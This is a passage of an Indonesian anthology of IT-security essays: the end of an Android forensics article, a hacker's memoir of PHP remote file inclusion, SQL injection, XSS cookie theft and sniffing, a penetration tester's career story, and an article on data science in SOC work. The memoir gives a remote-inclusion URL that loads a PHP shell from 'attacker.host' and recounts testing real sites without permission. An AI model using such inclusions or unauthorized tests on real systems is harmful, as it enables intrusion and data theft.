
Fakta-fakta kemudahan yang ditawarkan peralatan forensik berbayar tidak membuat peralatan yang berlisensi bebas atau lebih dikenal "gratisan" tidak kalah mudahnya. Biasanya peralatan berlisensi bebas ini memiliki segmentasi tersendiri misal cocok untuk pengembangan atau penelitian akademik. Beberapa penyedia jasa forensik seperti NowSecure selain menawarkan jasa juga memiliki produk yang berbayar dan berlisensi bebas. Salah satu produk yang berlisensi bebas adalah AFLogical OSE yang juga dipaket dalam sistem operasi forensik gegerak, santoku atau bahkan tersedia secara bebas yang dapat diunduh oleh siapa pun.

Aplikasi AFLogical OSE yang melakukan akuisisi barang bukti digital berupa daftar kontak, isi SMS dan daftar panggilan baik keluar dan masuk menjadi inspirasi pengembangan aplikasi serupa dengan akuisisi barang bukti lainnya. Laron merupakan aplikasi forensik yang terinspirasi dari pengembangan AFLogical OSE dengan barang bukti yang diakuisisi adalah basis data aplikasi yang terinstall pada ponsel bersistem operasi Android [7].

Walaupun berlisensi bebas Laron memiliki kesamaan dengan Cellebrite UFED dalam menentukan prasyarat saat akan melakukan akuisisi seperti pada Gambar. Adapun prasyaratnya adalah ponsel dalam kondisi menyala, ponsel dalam kondisi



tidak terkunci, mode Debuging telah diaktifkan, busybox sudah terinstall, dan ponsel dalam kondisi ter-root. Dapat dikatakan 2 kelemahan Laron dibandingkan dengan Cellebrite UFED terletak pada instalasi busybox dan kondisi ponsel yang ter-root. Jika dibandingkan dengan AFLogical serupa termasuk pada proses instalasi hanya berbeda pada barang bukti digital yang diakusisi. Proses instalasi Laron yang serupa dengan AFLogical dapat dilihat pada Gambar yaitu dengan mengunggah aplikasi berbasis Android pada ponsel.



Gambar Proses Akuisisi Menggunakan Laron

Tantangan dan Kesimpulan

Berdasarkan pada prasyarat yang ditunjukan pada Gambar baik penggunaan peralatan berbayar maupun berlisensi bebas memiliki kemiripan. Sesuai pepatah penggunaan suatu peralatan tergantung penggunanya atau lebih dikenal man behind the gun. Bahkan peralatan berbayar juga tidak selalu mulus melakukan proses akuisisi oleh sebab itu pengguna perlu memahami arsitektur dan perkembangan teknologi. Pada ponsel cerdas bersistem operasi Android dikenal dengan Android Debug Bridge (ADB) sebagai pondasi pengembangan aplikasi berbasis Android bahkan pada penanganan forensik dengan barang bukti elektronik berupa ponsel cerdas bersistem operasi Android.

Dengan adanya lisensi terbuka menjadi tantangan tersendiri untuk "meracik" dan "memasak" menjadi aplikasi yang bagus selayaknya peralatan yang berbayar. Minimal aplikasi yang dikembangkan sendiri dapat memenuhi kebutuhan dan



sesuai standar-standar forensik digital yang berlaku. Standar forensik yang dapat menjadi acuan adalah Standar Nasional Indonesia ISO/IEC 27037:2014 tentang Teknik Keamanan-Pedoman Identifikasi, Pengumpulan, Akuisisi dan Preservasi Bukti Digital.

Daftar Pustaka

- [1] B. Raharjo, "Sekilas Mengenai Forensik Digital," *Sekilas Mengenai Forensik Digit. J. Sosioteknologi* Ed., vol. 29, no. 12, pp. 384–387, 2013.
- [2] M. N. Al-Azhar, *Digital Forensic: Panduan Praktis Investigasi Komputer*. Jakarta: Salemba Infotek, 2012.
- [3] Y. D. Rahayu and Y. Prayudi, "Membangun Integrated Digital Forensics Investigation Frameworks (IDFIF) Menggunakan Metode Sequential Logic," *Semin. Nas. SENTIKA*, vol. 2014, no. Sentika, 2014.
- [4] G. Buzarovska-Lazetik and O. Koshevaliska, "Digital Evidence in Criminal Procedures - A Comparative Approach," *Balk. Soc. Sci. Rev.*, vol. 2, no. December, pp. 47–63, 2013.
- [5] S. Kurniawan, "Perancangan Prosedur Operasional Standar Penanganan Alat Bukti Digital: Studi Kasus Kementerian Komunikasi dan Informatika," *Universitas Indonesia*, 2014.
- [6] Badan Standardisasi Nasional, "Pedoman Identifikasi, Pengumpulan, Akuisisi dan Preservasi Bukti Digital (ISO/IEC 27037:2012, IDT)," Jakarta, 2014.
- [7] D. Hariyadi and A. A. Huda, "Laron: Aplikasi Akuisisi Berbasis SNI 27037:2014 pada Ponsel Android," *Indonesia Security Conference 2015*. Cirebon, pp. 1–10, 2015.



Web and Mobile Application Security is My Hobby

*oleh: Dyan Galih Nugroho Wicaksi
IT, Web and Mobile Security Enthusiast,
Public Speaker*



First Step

Cerita berawal Tahun 2006, dimana dulu penulis masih sering asyik chat dengan menggunakan media Yahoo Messenger bersama beberapa teman yang suka asyik ngoprek terkait keamanan. Awalnya cuman suka cari 'gretongan internet'. Maklum internet mahal dan di rumah ga ada layanan internet.

Dan lama-kelamaan penulis kemudian merambah ke dunia web security. Pada masa kelam ini, penulis di lempar ke sebuah komunitas Jogja yang fokus pada security dan terkenal dengan nama X-Code.

X-Code merupakan sebuah wadah dalam bentuk forum web untuk berbagi informasi celah keamanan yang ada di dunia maya baik itu dalam negeri maupun luar negeri. Mulai dari php injection, sql injection, xss injection, deface dan masih banyak lagi.

Forum di dalam X-code ini banyak topik-topik celah keamanan yang di bahas. Mulai dari langkah-langkahnya, sampai dengan target dari web yang memiliki celah keamanan. Bahkan secara bebas sebuah target di-share link-nya kemudian how to hack-nya ada di forum ini.

Script injection

Salah satu metode injection yang bisa dilakukan adalah script injection. Jika di php salah satu script injection yang terkenal adalah becak. Sebuah script yang mampu untuk take over sebuah system dengan konsep php shell.

Becak hanya memanfaatkan kesalahan implementasi dalam coding. Dimana harusnya dalam pengembangan sebuah aplikasi, aplikasi tersebut tidak boleh melakukan eksekusi source dari host lain. Karena kesalahan ini lah script becak dapat di eksekusi oleh target host sebagai php shell. Contoh:

```
http://target.host/index.php?page=http://attacker.host/becak.txt
```

Karena kebanyakan aplikasi yang digunakan di dunia maya adalah aplikasi yang berbasis open source, maka dengan mudah attacker bisa mencari target lain dengan memanfaatkan fitur google dork.

Google dork sebenarnya merupakan salah satu fitur powerfull google search engine untuk mencari web yang sudah ter-index oleh google dengan mudah. Tapi kenyataannya, fitur google dork ini sebagian besar di gunakan oleh attacker untuk mencari the next target untuk di serang.



SQL Injection

Selain script injection salah satu yang awal-awal di pelajari dari X-code adalah sql injection. Dulu awalnya ga paham apa itu sql injection. Bagaimana cara kerjanya dan lain sebagainya.

Tapi setelah baca-baca di X-code dan mencoba di real target yang di-share di X-code akhirnya mulai paham. Bagaimana caranya melakukan sql injection secara manual tanpa menggunakan tools.

Dalam hal ini juga salah satu rekan dengan kode @Bimosaurus juga memberikan simple tips bagaimana melakukan tes terhadap target web apakah si target ada celah keamanan atau tidak. Hanya memberikan tanda ' pada sebuah url yang berbentuk query string, maka bisa di gunakan untuk mengetahui apakah web target tersebut ada celah keamanan atau tidak.

SQL injection yang paling mudah diterapkan adalah pada sebuah url dengan model query string. Dimana bentuknya kurang lebih seperti ini: *http://target.host/index.php?data=1* atau *http://target.host/index.asp?data=1*

SQL Injection On ASP web application

Salah satu sasaran yang sangat menarik adalah jika menemukan sebuah web yang di kembangkan dengan ASP dan database MsSQL dan memiliki celah keamanan pada sql injection. Web Application berbasis ASP ini masih sangat banyak yang menggunakan di era tahun 2006-2009. Yang kemudian lama kelamaan beberapa sistem berbasis ASP berpindah ke .net.

Konfigurasi default di MsSQL sangatlah kurang bagus waktunya penulis melakukan beberapa sql injection test ke beberapa target host. Karena celah keamanan sql injection di web application berbasis asp ini, memungkinkan attacker dapat melakukan perubahan data melalui url yang ada celah kemanan sql injection. Dan bahkan bukan hanya perubahan data dari sebuah database saja yang bisa dilakukan, tapi sql injection di ASP dengan db MsSQL memungkinkan attacker bisa melakukan drop database dari url.

Dengan menggunakan google dork, maka bisa dengan mudah mencari target host dengan key dengan akhiran domain tertentu dan kata 'asp' untuk mendapatkan list web application berbasis web. Bahkan celah kemanan ASPini juga menurun ke pada next generasi asp itu sendiri yaitu aspx.



SQL Injection with a tools

Setelah beberapa waktu melakukan proses sql injection secara manual baik melalui url, form dll. Akhirnya menemukan sebuah tools yang mampu membantu melakukan sql injection dengan secara otomatis. Tinggal memberikan target url serta memberikan beberapa opsi parameter ke aplikasinya, maka aplikasi tersebut bisa berjalan dengan sendirinya. Aplikasi yang penulis pakai dari tahun 2009 sampai sekarang adalah sqlmap. Walaupun kadang harus di lakukan secara manual karena sql map terkena block security firewall.

Dengan berkembangnya teknologi, teknik sql injection pun mengalami perubahan dan ada banyak varian cara untuk bisa melakukan bypass security supaya pesan sql yang dikirimkan attacker bisa sampai ke database dan mengembalikan data yang diinginkan attacker.

XSS Injection

Diawal-awal belajar testing security dengan beberapa web yang ada di dunia maya dan tidak menemukan celah keamanan, biasanya teknik ini yang bakal dilakukan. Yaitu dengan model xss injection dengan DOM manipulation.

Tahun-tahun 2007 masih banyak form-form yang tidak terproteksi. Seperti buku tamu atau guest book. Banyak form buku tamu yang tidak ada filtering terkait serangan sql injection. Dan teknologi wap masih digunakan untuk membantu mempermudah pelanggan dalam akses web aplikasi dengan media mobile dengan mudah.

Model-model awal dulu untuk melakukan 'keisengan` yaitu dengan mengirimkan data berupa DOM untuk menutup all area page dengan gambar tertentu. Childish memang, tapi it's fun.

Tapi beberapa tahun lalu akhirnya mencoba untuk melakukan simulasi take over sebuah aplikasi dengan teknik xss injection dan stealing cookie. Ternyata memang sangat berbahaya. Tanpa harus tahu user password yang ada, selama cookie-nya dapat diambil, maka kita bisa masuk ke system tanpa harus tahu user password-nya.

Sni ng

Salah satu bentuk kejahilan penulis yang mungkin pernah dilakukan adalah melakukan sniffing di sebuah jaringan. Keisengan ini pernah di coba untuk melakukan sniffing ke beberapa protokol di jaringan lokal. Dan alhasil memang mekanisme untuk menjadi Man in the Middle (MITM) sangat mudah, tinggal pasang



app sniffer dan pasang konfigurasi tujuan ip ke target dan route server, maka paket yang keluar dari komputer target akan bisa terambil, bahkan seperti Yahoo Messenger, ssh dst bisa terbaca dengan mudah.

Being a Good person

Setelah beberapa tahun bermain-main dengan keisengan keamanan di dunia maya, akhirnya bekal ilmu dunia hitam coba diterapkan di sistem yang penulis kembangkan. Mulai dari sisi pengembangan framework-nya sampai dengan layer aplikasinya.

Beberapa teknik yang sudah pernah di coba di sistem lain dan tembus, seperti sql injection, file injection, xss dll. Bisa dilakukan pengujian di framework dan app yang sedang dikembangkan. Memperbaiki flow dan implementasi dalam pengembangan aplikasipun terus dikembangkan. Supaya celah keamanan yang ada di web lain tidak ditemukan di web dan framework penulis buat.

Mempelajari lebih dalam OWASP

Untuk mendapatkan ilmu lebih dalam lagi terkait keamanan sebuah sistem informasi atau aplikasi baik web ataupun mobile, penulis pun mulai mendalami beberapa hal tulisan terkait security, salah satunya di OWASP.

OWASP sendiri merupakan salah satu wadah/organisasi nonprofit yang menyediakan informasi-informasi terkait web security dan mobile security. Mulai dari how to-nya dan cara penangannya. Semua informasi di OWASP sifatnya free dan bebas. Bahkan beberapa tools sudah disiapkan secara gratis untuk di-download dan di gunakan untuk melakukan penetration test.

Join ke security community

Di waktu luang pun, penulis beberapa waktu menyempatkan waktu untuk menimba ilmu dari komunitas-komunitas yang fokus pada security. Salah satunya komunitas Ngesec.

Ngesec sendiri adalah sebuah komunitas yang berada di Jogja dan tempat ngumpul para temen-temen pecinta security berbasis TI. Walaupun basis nya di Jogja, komunitas ini pun memiliki beberapa anggota komunitas di luar Jogja.

Selalu berbagi

Banyak orang yang awam dalam keamanan sistem informasi. Penulis pun sering mencoba berbagi melalui banyak media, untuk membantu para rekan-rekan yang mereka bergelut di dunia TI untuk lebih peduli lagi terkait yang namanya



keamanan di bidang sistem informasi.

Beberapa waktu pun penulis juga melakukan sharing ke beberapa teman-teman di universitas dan komunitas dalam hal keamanan informasi baik berbentuk seminar ataupun workshop.

Selain workshop dan seminar, penulis pun mencoba untuk berbagi informasi terkait keamanan cyber pun ke beberapa group dan web dengan bahasa yang mungkin mudah di mengerti oleh orang awam.



Cerita Pengalaman Mengenal IT Security

oleh: y3dips
IT Security Penetration Tester



Saya pertama kali berubah haluan dan merubah cita-cita dari ingin menjadi seorang arsitek dan beralih ke dunia Keamanan Teknologi Informasi (TI) sebenarnya merupakan kelanjutan dari keisengan di SMU yang kepincut dengan virus komputer yang kala itu berjalan pada sistem operasi MS-DOS dan menginfeksi sistem operasi dan permainan yang tersimpan di disket. Kemudian dilanjutkan dengan mulai menginfeksi komputer lab di kampus sekolah kedinasan dengan trojan berbasis VB (visual basic) untuk melakukan keisengan men-shutdown komputer dan membuka tempat cdrom secara remote dari komputer yang sedang dipergunakan oleh teman-teman.

Dengan waktu interaksi yang semakin sering dengan internet sewaktu berkuliahan, maka saya mulai tertarik untuk mempelajari hal tersebut lebih dalam, khususnya yang berhubungan dengan kelemahan sistem komputer dan jaringan, dan dikarenakan saat itu saya belum dapat menemukan artikel/tutorial dan komunitas berbahasa Indonesia mengenai "ensive security" yang pada waktu itu istilahnya masih terkenal dengan hacking maka saya banyak mencari di situs-situs luar dan komunitas luar, dan beberapa situs luar yang pertama saya kunjungi dan masih saya ingat adalah neworder.box.sk, antionline.com, packetstormsecurity.nl, dan securityfocus.com (situs-situs ini merupakan hasil dari pencarian di lycos dan altavista, dimana kala itu Google belum cukup dikenal) untuk mendownload artikel-artikel, tools dan tutorial terkait hacking.

Kemudian pada 2003, bersama beberapa orang teman membuat sebuah komunitas hacking dengan nama "IndonEsian Community for Hackers & Opensource (ECHO)", <http://echo.or.id>, dengan membuat mailing list pada yahoogroups, membuat chatroom #e-c-h-o pada IRC, menerbitkan majalah elektronik echo|zine yang Alhamdulillah tetap terbit sampai sekarang di ezine.echo.or.id, serta bersama sta echo cukup aktif mengeluarkan security advisories (dikarenakan kala itu program bug bounty bisa di bilang belum ada) dan exploit yang di terbitkan di milw0rm, bugtraq, securityfocus, dan packetstormsecurity. Bersama ECHO pula kami banyak mengadakan kegiatan online seperti seminar dan workshop di kampus-kampus, kegiatan berbagi hack-in-the-zoo (HITZ), dan bersama komunitas lainnya bekerja sama dengan KEMKOMINFO menyelenggarakan kegiatan konferensi komputer tahunan "Indonesian IT Security Conference (IDSECCONF)", <http://idseccconf.org> mulai dari 2008.

Jika secara pribadi menjadi seorang IT Security enthusiast sudah mulai dilakukan sejak tahun 2000an, maka secara profesional barulah dapat terwujud pada tahun 2007, pada tahun ini yang juga mulai maraknya pekerjaan di bidang ini di Indonesia, saya mulai menjadi seorang IT Security Professional dengan menjadi seorang IT Security Consultant/Penetration Tester pada sebuah perusahaan IT Consultant di Jakarta selama 4 tahun dan kemudian memutuskan untuk menjadi baba



freelancer sampai saat ini.

Belajar Keamanan Teknologi Informasi itu sendiri bisa dimulai dan diterapkan ke berbagai bagian/cabang dari TI itu sendiri, jadi sebenarnya untuk memulainya dapat dimulai dari apa yang anda suka baik itu perangkat keras, perangkat lunak, basis-data, jaringan, dsb, sebagai contoh apabila anda berminat atau sudah berkecimpung pada dunia system administrator (perangkat lunak, sistem operasi) dan anda sudah dapat mengkonfigurasikan server untuk dapat beroperasi dengan baik, anda dapat melanjutkan dengan mempelajari berbagai isu keamanan dari sistem operasi, juga bagaimana mengamankannya dengan mengikuti security hardening/best practices untuk sistem operasi tersebut sampai akhirnya anda mengetahui apa dampak apabila kernel tidak di update/patch, layanan telnet yang di aktifkan bukan ssh, dsb tidak hanya sebatas teori.

Tetapi saran itu mungkin lebih berguna bagi anda yang sudah berprofesi di salah satu bagian TI tersebut atau yang memang sudah belajar sendiri (autodidak, seperti saya). Adapun saat ini sudah banyak sekali lembaga pelatihan bahkan beserta sertifikasinya (untuk professional) yang memberikan pelatihan terkait IT security dengan materi pelajaran yang lebih terstruktur, sehingga bagi yang berminat bekecimpung dibidang ini dapat langsung mengambil pelatihannya yang beragam baik dari tingkat sangat dasar (basic) sampai ke tingkat lanjutan (advanced), adapun sertifikasi yang saya sarankan adalah yang di keluarkan oleh Offensive Security seperti OSCP dan OSCE dikarenakan metode pelatihan dan ujiannya yang saya pribadi anggap sangat tepat.

Dalam dunia Keamanan TI, seluruh aspek memiliki peranan penting, baik Manusia, Proses dan Teknologinya, sehingga pemahaman yang luas terhadap seluruh aspek dan juga bidang keilmuan menjadi satu faktor penting. Untuk memperdalam dan memperluas topik yang di pelajari memang mau tidak mau anda harus memiliki basic keilmuan dan motivasi yang lebih untuk memperdalamnya, di dunia hacking sudah sangat di kenal istilah "Hack to Learn" bukan "Learn to Hack", jadi kita harus meng-hack untuk dapat memahami, sederhananya adalah mencoba/praktek daripada hanya belajar teori.

Melanjutkan contoh sebelumnya, misalkan anda belajar mengamankan server dengan mengikuti salah satu poin dari "security hardening guideline" dari cисecurity (cisecurity.org) misalnya, yaitu "hindari penggunaan password yang lemah/default" kemudian untuk mendeteksi password lemah di komputer, anda dapat mempelajari bagaimana melakukan otomatisasi login/bruteforce terhadap password yang lemah dengan thc-hydra misalnya atau anda ingin memberikan tantangan kepada diri anda yang bisa juga memprogram dengan python untuk membuat script sederhana yang melakukan login dan di tambahkan looping disertai kondisi dengan membaca inputan password dari sebuah file sampai



password dengan kombinasi lemah di temukan, dan di sinilah anda menantang diri anda sendiri untuk belajar lebih :).

Di dunia keamanan TI sudah sangat maklum dengan istilah "Aman saat ini, besok belum tentu", hal ini dikarenakan perubahan berbagai aspek (manusia, proses, teknologi) tadi yang cukup cepat juga, berbagai teknik dan celah keamanan baru bisa di temukan beberapa waktu ke depan secara cepat yang membuat sistem yang tadinya "aman" menjadi tidak aman. Oleh karena itu sebagai penggiat keamanan TI kita wajib untuk harus selalu update dengan berbagai perkembangan tersebut dengan aktif mengikuti berita, informasi terkait Keamanan TI yang saat ini sudah sangat mudah di akses dengan sosial media yang berhubungan dengan informasi perkembangan isu dan teknik keamanan TI seperti mem-follow akun twitter, facebook perusahaan/ personel IT Security serta ikut bergabung dalam berbagai group/komunitas pada messaging platform seperti whatsapp, dan telegram.

Bagi para pemula yang ingin memasuki dunia Keamanan TI saat ini seharusnya sudah semakin mudah, banyaknya berbagai artikel/tutorial keamanan TI berbahasa Indonesia secara gratis serta banyaknya komunitas yang berhubungan dengan keamanan TI yang rutin mengadakan pembelajaran online dan pertemuan secara offline untuk bisa anda ikuti. Secara pendidikan formal juga sudah banyak jurusan komputer/Teknologi Informasi yang mengajarkan keamanan TI (komputer) sebagai mata kuliahnya, serta banyaknya lembaga sertifikasi yang dapat memberikan sertifikasi profesional untuk mulai masuk secara profesional ke dunia Keamanan Informasi dan juga banyak perusahaan yang tidak hanya menerima karyawan yang memang sudah berpengalaman tetapi juga menerima para "fresh graduate" dengan dasar keilmuan yang cukup dan nantinya akan di didik untuk menjadi profesional. Tetapi yang terpenting adalah kemauan dari diri sendiri untuk berkembang dengan terus mencoba, dengan rajin membaca dokumentasi, artikel-artikel terkait keamanan TI dan yang juga tak kalah pentingnya adalah menulis dan membagikan ilmu yang sudah anda miliki tersebut.

Menjadi seorang profesional di bidang keamanan TI tidak hanya membutuhkan kemampuan teknis yang mumpuni yang disertai pengalaman yang banyak, tetapi juga kemampuan anda untuk dapat menyimpan rahasia, selain ini adalah suatu keharusan yang akan di ikat dengan perjanjian Non-Disclosure-Agreement (NDA), ini juga menjadi kode etik dari pekerjaan yang apabila dilanggar akan berakibat buruk kepada citra anda sendiri. Adakalanya seorang professional IT Security akan melakukan aktifitas layaknya kriminal, dan anda akan menemukan data-data yang bersifat penting dan rahasia, serta kelemahan milik klien anda yang bisa jadi sebuah Bank, Perusahaan Telco, financial company, BUMN, kantor-kantor pemerintahan, dsb. Jadi hindari publikasi terkait pekerjaan anda, karena tugas anda adalah untuk mengamankan dengan mencari kelemahan (offensive security) bukan



menyebarluaskan kelemahan klien/target anda.

Terakhir dari saya, bagi anda yang baru dan akan berkecimpung di Dunia Keamanan TI, "Selamat datang dan semoga sukses!" dan buat teman-teman yang sudah lama berkecimpung, untuk teruslah berkarya dan tetap berbagi. Ciao \o/.

Nama lengkap/nickname : y3dips

email : y3dips@echo.or.id

Bidang yang sedang di tekuni saat ini : Penetration Tester



Data Scientist di Dunia Industri IT Security

oleh: Muhammad Sahputra

*Chief Executive Officer
-at- PT Mahapatih Sibernusa Teknologi*



Akhir-akhir ini kita sering mendengar tentang istilah data scientist. Pada salah satu seminar yang diadakan di Universitas Pakuan baru-baru ini saya diminta untuk menjadi salah satu pembicara membawakan materi tentang peranan data scientist dalam dunia industri IT security.

Sebelum kita membahas lebih lanjut mengenai peran data scientist, kita perlu memahami dulu apa itu data science.

Mengutip dari wikipedia,

Data science is an interdisciplinary field of scientific methods, processes, algorithms and systems to extract knowledge or insights from data in various forms, either structured or unstructured,[1][2] similar to data mining.

Data science is a “concept to unify statistics, data analysis, machine learning and their related methods” in order to “understand and analyze actual phenomena” with data.[3] It employs techniques and theories drawn from many fields within the broad areas of mathematics, statistics, information science, and computer science.

Turing award winner Jim Gray imagined data science as a “fourth paradigm” of science (empirical, theoretical, computational and now data-driven) and asserted that “everything about science is changing because of the impact of information technology” and the data deluge.[4][5]

Data science merupakan suatu disiplin ilmu ilmiah yang menggunakan metode, proses, algoritma, dan sistem untuk meng-ekstrak pengetahuan maupun wawasan dari segala macam bentuk data, baik data-data yang terstruktur dengan baik ataupun data-data yang tidak terstruktur dengan baik.

Data science itu sendiri merupakan sebuah konsep yang menyatukan ilmu statistik, analisis data, machine learning, dan beberapa metode lainnya dengan tujuan memahami serta menganalisa fenomena aktual (sesuatu yang sedang, atau telah terjadi) berdasarkan data-data yang tersedia. Artinya, data science mempergunakan teknik dan teori yang diambil dari berbagai macam disiplin ilmu lain seperti Matematika, Statistik, Information Science, dan Computer Science.

Masih seperti tertulis di Wikipedia, Jim Gray berpendapat bahwa data science merupakan “paradigma ke-4” dari ilmu pengetahuan. Paradigma pertama adalah empirical (berdasarkan pengalaman), kedua adalah theoretical (berdasarkan teori), ketiga adalah computational (berdasarkan perhitungan), dan yang keempat (data science) adalah data-driven, yaitu berdasarkan data.

Data scientist adalah individu-individu yang profesinya memformulasikan suatu insight — sebuah wawasan, berdasarkan data-data yang tersedia bababababa



menggunakan metode-metode pendekatan matematika, statistik, dan computer science.

Insight — atau wawasan seperti apa yang ingin diformulasikan? Nah, ini kembali lagi pada bidang dimana data scientist tersebut mengolah data. Ketika data science digunakan untuk menganalisis data transaksi e-commerce maka insight-nya bisa jadi masuk dalam scope dunia e-commerce. Ketika data science digunakan untuk menganalisis data logs dengan tujuan untuk menentukan apakah ada atau tidaknya serangan cyber, maka disinilah letak peran serta data scientist dalam dunia IT security.

Security Operation Center

Saya paling suka memberikan ilustrasi pekerjaan tim Security Operation Center (SOC) menggunakan video dari Deloitte UK berikut ini,

<https://youtu.be/qLg3e4TNQIU>

Meskipun kelihatannya seperti aksi dalam sebuah film namun baik tools ataupun metodologi yang dipergunakan semuanya real, benar-benar telah sedang, dan akan terjadi di dunia nyata.

Setiap organisasi ataupun perusahaan yang terhubung dengan internet akan memiliki risiko seperti dalam video tersebut, apalagi jika organisasi ataupun perusahaan tersebut termasuk kategori high-profile. Hacker-hacker dengan niat jelek yang motivasinya sekedar iseng, ataupun memang ingin mengambil keuntungan akan mencoba berbagai macam cara demi mendapatkan akses ke dalam perusahaan atau organisasi melalui teknologi.

Ketika hal tersebut berlangsung maka benar-benar layaknya sebuah cyberwar antara hacker penyerang dan tim bertahan — tim bertahan ini biasanya kolaborasi antara engineer, system administrator, security analyst, incident response.

Mereka akan berdua cepat. Penyerang akan berusaha sebaik mungkin agar bisa masuk ke dalam jaringan ataupun infrastruktur organisasi, sedangkan tim di dalam organisasi tersebut akan berusaha sebaik mungkin untuk menangkal serangan. Siapa yang kemampuannya lebih baik — dan lebih cepat akan memenangkan "perang" tersebut.

Ketika berada dalam posisi bertahan maka organisasi dituntut untuk memiliki mekanisme mendeteksi adanya serangan dengan cepat. Saat terdeteksi maka organisasi tersebut kemudian dituntut untuk bisa secepat mungkin menangkal serangan dan melindungi aset serta servis-servis miliknya agar operasional



perusahaan tidak terganggu.

Detection, dan action, merupakan dua kata kunci dalam operasional SOC. Seberapa cepat kita bisa mendeteksi serangan, dan seberapa cepat kita bisa merespon serangan tersebut merupakan hal yang sangat penting.

People, Process, and Technology

Tiga pilar ini sering kita temukan saat membahas mengenai fondasi SOC: People, process, dan technology. Saya tidak akan membahas terlalu dalam ketiganya untuk artikel ini, namun lebih kepada gambaran bagaimana hubungan ketiganya dengan peran data scientist.

SIEM (Security Information Event Management) merupakan salah satu komponen utama dalam SOC. SIEM merupakan teknologi yang mengumpulkan log-log dari berbagai macam perangkat pada suatu organisasi. Berbagai macam log tersebut kemudian disatukan dan dianalisis untuk mengidentifikasi apakah telah terjadi serangan terhadap organisasi.

Berbagai macam vendor mengimplementasikan teknologi SIEM dengan arsitektur yang berbeda meskipun fungsionalitasnya sama. Diantara vendor penyedia teknologi SIEM adalah IBM dengan QRadar-nya, MicroFocus (HP) dengan ArcSight-nya, Logrhythm dengan LogRhyhm-nya, AlienVault dengan USM ataupun OSSIM-nya, dsb.



Seiring dengan perkembangan teknologi dimana perangkat digital bertambah jumlahnya, dan kebutuhan organisasi untuk terkoneksi dengan dunia internet meningkat maka jumlah perangkat TI perusahaan juga ikut meningkat. Akibatnya terjadi ledakan jumlah data dan log yang masuk ke SIEM untuk dianalisis. Itu sebabnya teknologi SIEM juga ikut berkembang agar tetap dapat diandalkan sebagai teknologi yang dapat menganalisis ledakan data-data log tersebut menjadi suatu informasi security yang akurat.

